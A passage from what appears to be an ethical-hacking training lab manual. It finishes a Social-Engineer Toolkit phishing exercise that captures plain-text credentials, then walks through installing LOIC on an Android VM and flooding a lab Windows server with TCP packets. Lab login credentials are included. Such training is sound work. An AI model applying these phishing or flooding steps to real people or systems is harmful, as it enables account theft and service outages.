


Figure 1.2.12: Error in the page

TASK 2.5

Obtain the Credentials

27. As soon as the victim types in their **Username** and **Password** and clicks **Log In**, **SET**, which is running in **Parrot Security**, fetches the typed credentials, which can then be used by the attacker to gain unauthorized access to the victim's account.
28. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find a **Username** and **Password**, displayed in plain text, as shown in the screenshot.

Figure 1.2.13: Credentials fetched by SET

29. This concludes the demonstration of how to phish user credentials using SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 3

Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

2. Switch to the **Android** virtual machine. On the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.

Note: Restart the Android virtual machine if it is not responding.




Figure 1.3.1: Swipe to the second page of the Home screen

3. On the second page of the **Home screen**, click the **Cx File Explorer** app.

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.




Figure 1.3.2: Launch Cx File Explorer

TASK 3.1

Download and Install LOIC

4. **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEH-Tools → CEHv11 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.




Figure 1.3.3: Cx File Explorer

5. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.




Figure 1.3.4: Open the LOIC APK

6. A **Do you want to install this application?** screen appears, click **INSTALL**.

Figure 1.3.5: Click Install

7. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.

Figure 1.3.6: Launching LOIC

TASK 3.2

Perform DoS Attack on the Target Machine

8. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on Windows Server 2019 (**10.10.10.19**) machine.
9. In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button.
10. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.

Figure 1.3.7: Locking on a target

11. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.

Figure 1.3.8: Launching a DoS Attack

12. LOIC begins to flood the target machine with TCP packets, which we will see by running Wireshark.

TASK 3.3

Analyze the Target Machine

13. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator/Pa$$w0rd**.
14. Click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Then, click **Wireshark** from the results.

Note: If **Wireshark** is not installed in the **Windows Server 2019** virtual machine, then navigate to the location **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe** file and install Wireshark using default settings.

15. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.3.9: Capturing network traffic through Wireshark

16. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot.
17. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.

